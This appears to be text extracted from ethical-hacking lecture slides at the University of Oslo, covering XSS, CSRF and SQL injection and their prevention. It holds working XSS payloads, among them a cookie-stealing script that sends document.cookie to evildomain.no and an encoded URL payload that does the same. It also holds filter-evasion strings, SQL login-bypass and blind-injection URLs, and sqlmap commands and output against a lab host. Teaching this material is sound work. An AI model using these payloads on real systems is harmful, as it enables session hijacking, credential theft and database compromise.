- Redirect the page to another site to mislead the user
- Rewrite the document content (defacing the site) to mislead the user
- Get the cookie variables (if they're not protected with *HTTPOnly*), e.g. the session variables for session hijacking, authentication cookies
- Keylogging: attacker can register a keyboard event listener using *addEventListener* and then send all of the user's keystrokes to his own server
- Phishing: the attacker can insert a fake login form into the page to obtain the user's credentials
- Launch browser exploits

BUT

- Local files of the clients are NOT accessible

XSS redirection

Redirection is possible with e.g. the javascript document.location syntax:

Examples:

- <script>document.location="<http://nrk.no>"</script>
- <SCRIPT>document.location="http://nrk.no"</SCRIPT>">
-
- <BODY ONLOAD=document.location='http://nrk.no'>

The diagram illustrates an XSS redirection attack. On the left, a screenshot of a web browser shows a form with a user input field containing the malicious script: <script>document.location="http://nrk.no"</script>. On the right, a screenshot of the NRK website (http://nrk.no) shows the user being redirected to the specified URL, resulting in a page about the TV show 'Mammon' being nominated for an Emmy award.

XSS page rewrite

Rewriting the page is possible with e.g. the javascript *document.body.innerHTML* syntax:

- <script>document.body.innerHTML = 'This is a new page';</script>

Some initial text


Family name:

First name:

Male

Female

Submit



XSS cookie stealing

The cookies contain the session variables (see later). If the attacker manages to steal the cookie with the session variable then he can carry out session fixation to obtain the victim's data. Example:

- <script>alert(document.cookie)</script>
- <script>document.location='[+d
ocument.cookie</script>](http://evildomain.no/getcookie?cookie=)



A screenshot of a web browser window. The address bar shows the URL `http://193.225.218.118/form.php`. The page content includes some initial text and a form. The form has fields for Family name, First name, gender (Male/Female), and a Submit button. The Family name field contains the malicious script `<script>alert(document.cookie);</script>`.

Some initial text

Family name:

First name:

Male

Female

Submit

XSS filter evasion

Server side scripts can filter out XSS attacks with proper input validation.
E.g. if the `<script>` keyword is replaced by ***antihacker*** then the attacker needs to find another way to execute scripts, etc.

- Alternative ways for executing javascript:

```
<svg/onload=alert('XSS')>,
```

```
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
```

- Attacker can write characters in a special format to avoid filtering:

Decimal HTML character: j j

Hexadecimal HTML character: j

- Base64 encode

```
eval(atob(...));
```

- iframe

```
<iframe srcdoc=<img src=x:x onerror=alert('XSS');>
```

```
<iframe srcdoc=<img src=x:x onerror=eval(atob('YWxlcnQoJ1hTUycpOw=='));>
```

XSS filter evasion

Examples:

- <script>alert(String.fromCharCode(88,83,83))</script>
-
- <img src=x
onerror="javas&#
000099ript:�
00097lert(�
0039XSS')">
- <IMG
SRC=javascrip
16;:alert(
'XSS')>

Details:

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

XSS filter evasion

More examples:

- <iframe srcdoc=
- <iframe srcdoc=
- <iframe srcdoc=%26lt%3Bimg%20src%26equals%3Bx%3Ax%20onerror%26equals%3Beval%26lpar%3Batob%26lpar%3B%27ZG9jdW1lbnQubG9jYXRpb249Imh0dHBzOi8vd3d3LnBvdGF0b3BsYS5uZXQveHNzP2Nb2tpZT0iK2VuY29kZVVSSShkb2N1bWVudC5jb29raWUpOw%3D%3D%27%26rpar%3B%26rpar%3B%26gt%3B


XSS in URL

If the vulnerable input parameter is passed in the URL then the XSS payload is placed in the url. It is a perfect way to send misleading links.

[http://193.225.218.118/form3.php?family=<script>alert\('XSS'\);</script>](http://193.225.218.118/form3.php?family=<script>alert('XSS');</script>)

The previous link can be very suspicious since the link contains the script element. Encoding the XSS payload part of the link makes it more credible:

`http://193.225.218.118/form3.php?family=%3Ciframe%20srcdoc=%22%26lt%3Bimg%20src%26equals%3Bx%3Ax%20onerror%26equals%3Beval%26lpar%3Batob%26lpar%3B%27ZG9jdW1lbnQubG9jYXRpb249Imh0dHBzOi8vd3d3LnBvdGF0b3BsYS5uZXQveHNzP2Nvb2tpZT0iK2VuY29kZVVSSShkb2N1bWVudC5jb29raWUpOw%3D%3D%27%26rpar%3B%26rpar%3B%26gt%3B`



XSS in HTTP header

Hackers try to discover ways of injecting code in areas commonly overlooked by developers and totally transparent to the client user. The Cross Site Scripting can be sent in the HTTP header too.


Example: Oracle's HTTP server vulnerability:

The screenshot shows the Burp Suite Free Edition interface. The title bar reads "Burp Suite Free Edition v1.7.17 - Temporary Project". The menu bar includes "Burm Intruder Repeater Window Help". The toolbar has tabs for "Target", "Proxy" (which is selected), "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Project options", and "User op...". Below the toolbar are buttons for "Intercept" (which is highlighted in yellow), "HTTP history", "WebSockets history", and "Options". A large central pane displays a network request from "Request to http://detectportal.firefox.com:80 [158.38.14.135]". The request details show a GET request for "/success.txt" with various headers: Host, User-Agent, Accept, Accept-Language, Cache-Control, Pragma, Connection, and Expect. The "Expect" header contains the value "<script>alert('xss');//</script>". Below the request details are buttons for "Forward", "Drop", "Intercept is on" (which is off), and "Action". At the bottom of the central pane are tabs for "Raw", "Headers", and "Hex", with "Raw" currently selected.

XSS types

- **DOM based XSS:** The data flow never leaves the browser, classical example: the source is a html element, the result is a sensitive method call.
- **Stored XSS :** The user input is stored on the target server, such as in a database, in a message forum, visitor log. The victims will retrieve the xss through the web site.
- **Reflected XSS:** The user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request.
- **Client Side XSS:** The malicious data is used to fire a JavaScript call
- **Server Side XSS:** The malicious data is sent to the server and the server sends it back without proper validation

XSS case studies



<https://www.acunetix.com/blog/news/full-disclosure-high-profile-websites-xss/>

Prevention against XSS

- **Escaping user input**

User input and key characters have to be escaped received by a web page so that it couldn't be interpreted in any malicious way. Disallow specific characters – especially < and > characters – from being rendered.

E.g. < is converted into <

- **Filtering**

It is like escaping, but instead of replacing the control character, it will be simply removed.

- **Input validation**

Validating input is the process of ensuring an application is rendering the correct data and preventing malicious data from doing harm to the site, database, and users. Comparing the input against a whitelist or regexp.


- **Sanitizing input**

Changing unacceptable user input to an acceptable format (all previous 3)

XSS exploitation tools

Automatic vulnerable scanners such as OpenVAS can detect Cross Site Scripting vulnerabilities but cannot exploit them. Special tools exist for the exploitation:

- OWASP Xenotix XSS Exploit Framework



- XSSer (installed in Kali)
- XSS-Proxy

Cross Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.

Example: The attacker sends a tricky link to the user that executes a malicious action (transfer money to Maria) without realizing it.

- View my Pictures!
-

If the user is previously logged in to the bank he has a valid session and the malicious action will be executed. Without the session the action will not be carried out.

[https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF))

CSRF prevention

- Checking the referrer header in the client's HTTP request can prevent CSRF attacks
- Adding a per-request nonce “form key” to the URL and all forms in addition to the standard session.
- Adding a hash (session id, function name, server-side secret) to all forms
- Logging off before visiting another site
- Clearing browser's cookies at the end of each browser session

CSRF real example: *Samy worm* in 2005

End of lecture



IN5290 Ethical Hacking

Lecture 7: Web hacking 3, SQL injection, Xpath injection, Server side template injection, File inclusion


Universitetet i Oslo
Laszlo Erdödi

Lecture Overview

- What is SQL injection
- Types of SQL injection exploitations
- The exploitation of XPath injection
- The exploitation of server side template injection
- Local and remote file inclusion exploitation

Structured Query Language (SQL)

Dynamic websites can use large amount of data. If a website stores e.g. the registered users then it is necessary to be able to save and access the data quickly. In order to have effective data management data are stored in different databases where they are organized and structured. One of the most popular databases is the relational database. The relational databases have tables where each column describes a characteristics and each row is a new data entry. The tables are connected to each other through the columns. Example:



Structured Query Language (SQL)

For accessing or modifying or inserting data the database query languages are used. SQL (Structured Query Language) is the most popular language to manipulate the database content. SQL has a special syntax and operates with the following main commands:

- **SELECT** - extracts data from a database
- **UPDATE** - updates data in a database
- **DELETE** - deletes data from a database
- **INSERT INTO** - inserts new data into a database
- **CREATE DATABASE** - creates a new database
- **ALTER DATABASE** - modifies a database
- **CREATE TABLE** - creates a new table
- **ALTER TABLE** - modifies a table
- **DROP TABLE** - deletes a table
- **CREATE INDEX** - creates an index (search key)
- **DROP INDEX** - deletes an index

SQL command examples


- SELECT EmployeeID, FirstName, LastName, HireDate, City FROM Employees
- SELECT * FROM Employees
- SELECT EmployeeID, FirstName, LastName, HireDate, City FROM Employees WHERE City = 'London'
- ```
SELECT column1, column2, ...
FROM table_name
WHERE columnN LIKE pattern;
```
- ```
SELECT column_name(s) FROM table1
UNION
SELECT column_name(s) FROM table2;
```
- SELECT * FROM Employees limit 10 offset 80

An sql tutorial can be found here: <https://www.w3schools.com/sql/default.asp>

SQL functional diagram

In order to use databases a db sever (e.g. mysql, postgresql, oracle) should be run that is accessible by the webserver. It can be on the same computer (the db is running on localhost or on an other computer).

Since the website needs to access and modify the database, all server side script languages support database commands e.g. database connect, database query.



SQL with php example

PHP uses the
mysql_connect,
mysql_select_db,
mysql_query,
mysql_num_rows
mysql_fetch_array
Etc. commands



incorrect login

Name:

Password:

```
<?php
if (isset($_POST["username"]))
{
    // set your infomation.

    $host      = "REDACTED";
    $user      = "root";
    $pass      = "REDACTED";
    $database  = "Teszt";

    // connect to the mysql database server.
    $connect = @mysql_connect ($host, $user, $pass);
    @mysql_select_db($database,$connect) or die( "Unable to select database");
    if ( $connect )
    {

        sql query $result = mysql_query("SELECT * FROM Tabla1
Where email='".$POST["username']."' AND pass ='".$POST["passwd"]."');

        evaluation of query $num_rows = mysql_num_rows($result);

        if ($num_rows>0)
        {
            printf("<br>Successful login");
        }
        else printf("<br>incorrect login");

        //mysql_close($connect);
    }
    else {
        trigger_error ( mysql_error() , E_USER_ERROR );
    }
}

<?>
<form action="sql.php" method="post">
<table width=100 >
<tr><td>Name:</td>
<td><input type="text" name="username" value="" /></td></tr>
<tr><td>Password:</td>
<td><input type="text" name="passwd" value="" /></td></tr>
<tr><td><input type="submit" value="Submit" /></td></tr>
</table>
</form>
```

Connect to database

sql query

evaluation of query

html form

SQL practice: Check your sql command

The following script prints out the generated sql query (it is only for demonstration, that never happens with real websites)

A screenshot of a web browser window. The address bar shows the URL `193.225.218.118/sql2.php`. Below the address bar is a form with the following fields:

- SQL query: `SELECT * FROM Tabla1 Where email='admin' AND pass='12345'` (with red arrows pointing to the single quotes in the WHERE clause)
- Name: `admin`
- Password: `12345`
- Submit button

A screenshot of a web browser window. The address bar shows the URL `193.225.218.118/sql2.php`. Below the address bar is a form with the following fields:

- SQL query: `SELECT * FROM Tabla1 Where email='admin' AND pass='12345"` (with a red circle around the final closing quote)
- Name: `admin`
- Password: `12345'`
- Submit button

To the right of the password field, the text `SQL syntax error` is displayed in red.

Simple sql injection exploitation

The easiest case of sql injection is when we have a direct influence on an action. Using the previous example we can modify the sql query to be true and allow the login. With the ‘ or ‘1’='1 (note that the closing quotation mark is deliberately missing, it will be placed by the server side script before the execution) the sql engine will evaluate the whole query as true because 1 is equal to 1 (1 now is a string not a number)

A screenshot of a web browser window. The address bar shows the URL: 193.225.218.118/sql2.php. The page content displays an SQL query: "SELECT * FROM Tabla1 Where email='admin' AND pass='12345' or '1'='1'. Below the query, the text "Successful login" is circled in red. A "Name:" input field contains "admin". A "Password:" input field contains "12345' or '1'='1". A "Submit" button is visible at the bottom.

```
SELECT * FROM Tabla1 Where email='admin' AND pass='12345' or '1'='1'  
Successful login  
Name: admin  
Password: 12345' or '1'='1  
Submit
```

Normally attackers have to face much more complex exploitation. Usually the attacker has only indirect influence on the website action.

Simple sql injection exploitation

If the server side query is more complex then the attacker will have to provide more sophisticated input:

```
if ( $connect )  
{  
  
    $result = mysql_query("SELECT * FROM Tabla1 Where  
    email='". $_POST["username"] ."' AND pass ='" . $_POST["passwd"] . "'");  
  
    $num_rows = mysql_num_rows($result);  
  
    if ($num_rows==1)  
    {  
        printf("<br>Successful login");  
        printf("Here's the flag:");  
    }  
    else printf("<br>incorrect login");  
  
    //mysql_close($connect);  
}  
else {  
    trigger_error ( mysql_error() , E_USER_ERROR );  
}
```

Name:

Password:



The previous solution does not work anymore, because the script only accepts the input when there's only one row result (Note, the attacker can't see the server side script, but he can guess).

How to modify the query to have only one row as result?

Type of sql injection exploitations

Based on the situation how the attacker can influence the server side sql query and the sql engine settings (what is enabled by the configuration and what is not) the attacker can choose from the following methods:

- **Boolean based blind**

The attacker provided an input and observes the website answer. The answer is either page 1 or page 2 (only two options). There's no direct response to the attacker's query but it's possible to play a true and false game using the two different responses. The difference between the two responses can be only one byte or totally different (see example later).

- **Error based**

The attacker forces syntactically wrong queries and tries to map the database using the data provided by the error messages.

Type of sql injection exploitations

- **Union query**

The attacker takes advantage of the sql's *union select* statement. If the attacker can intervene to the sql query then he can append it with a union select and form the second query almost freely (see example later).

- **Stacked query**

If the sql engine supports stacked queries (first query; second query; etc.) then in case of a vulnerable parameter the attacker closes the original query with a semicolon and writes additional queries to obtain the data.

- **Time based blind**

It is the same as the boolean based, but instead of having two different web responses the difference is the response time (less trustworthy).

- **Other options**

Type of sql injection exploitations

Besides that the attacker can obtain or modify the database in case of sql injection, the vulnerability can be used for further attacks as well if the db engine settings allow that:

- **Reading local files**

The attacker can obtain data expect for the database

- **Writing local files**


With the *select into outfile* command the attacker can write local files

- **Executing OS commands**

In some cases the db engine has the right to execute OS level commands

Blind boolean based sqli exploitation


Depending on the input the attacker can see two different answers from the server. Example:



That is the first version of the webpage
This is the main text of the webpage

If we provide a non-existing user e.g. *laszlo*, the first version of the page appears. For valid users such as *admin* (The attacker doesn't necessarily have valid user for the site) the second version appears.

Since there's no input validation for the email parameter, the attacker can produce both answers:



That is the second version of the webpage
This is the main text of the webpage



That is the first version of the webpage
This is the main text of the webpage

Blind boolean based sqli exploitation

Ok, we can enumerate the users in that particular case, but how can we obtain the whole database with only true or false answers?

There are special table independent queries that always work for specific database engines (general queries for mysql, postgresql, etc.). For example for mysql we can use the following queries:

- Mysql version: *SELECT @@version*
- Mysql user, password: *SELECT host, user, password FROM mysql.user;*
- Mysql databases: *SELECT schema_name FROM information_schema.schemata;*
- Mysql tables: *SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != 'mysql' AND table_schema != 'information_schema'*
- Etc., see detail: <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Blind boolean based sqli exploitation

In order to execute such a query we need to arrange the current query to be accepted by the server side script (syntactically should be correct):

http://193.225.218.118/sql3.php?email=laszlo' or here goes the query or '1='2

Since the vulnerable parameter was escaped with a quotation mark, the query should end with a missing quotation mark (the server side script will place it, if there's no missing quotation mark, the query will be syntactically wrong).

The second part of the query should be boolean too, e.g.:

http://193.225.218.118/sql3.php?email=laszlo' or ASCII(Substr((SELECT @@VERSION),1,1))<64 or '1='2

The previous query checks if the ASCII code of the first character of the response of *SELECT @@VERSION* is less than 64.

Task: Find the first character of the db version!

Exploitation with sqlmap

Several tool exists for automatic sql injection exploitation. Sqlmap is an advanced sqli tool. The first step is to check if sqlmap manages to identify the vulnerable parameters)

```
root@kali:~# sqlmap -u "http://193.225.218.118/sql3.php?email=laszlo" --technique=BE
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
[!] This is part of the sqlmap project, http://sqlmap.org
[*] starting at 09:21:11

[09:21:11] [INFO] resuming back-end DBMS 'mysql'
[09:21:11] [INFO] testing connection to the target URL
[09:21:12] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: email=admin' AND 5609=5609 AND 'UDKb'='UDKb

[09:21:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 11.10 (Oneiric Ocelot)
web application technology: Apache 2.2.20, PHP 5.3.6
back-end DBMS: MySQL 5
[09:21:12] [INFO] fetched data logged to text files under '/root/.sqlmap/output/193.225.218.118'

[*] shutting down at 09:21:12
```

Exploitation with sqlmap

If sqlmap has identified the vulnerability the attacker could ask for specific data:

- --dbs: the databases in the db engine
- -D *selecteddb* --tables: the tables in the selected database
- -D *selecteddb* -T *selectedtable* --columns: the columns in the selected table of the selected database
- -D *selecteddb* -T *selectedtable* --dump: all data in the selected table of the selected database

```
[09:27:42] [INFO] fetching database names
[09:27:42] [INFO] fetching number of databases
[09:27:42] [WARNING] running in a single-threaded retrieval
[09:27:42] [INFO] retrieved: 10
[09:27:43] [INFO] retrieved: information_schema
[09:27:51] [INFO] retrieved: 911
[09:27:53] [INFO] retrieved: Flag
[09:27:55] [INFO] retrieved: Gathering
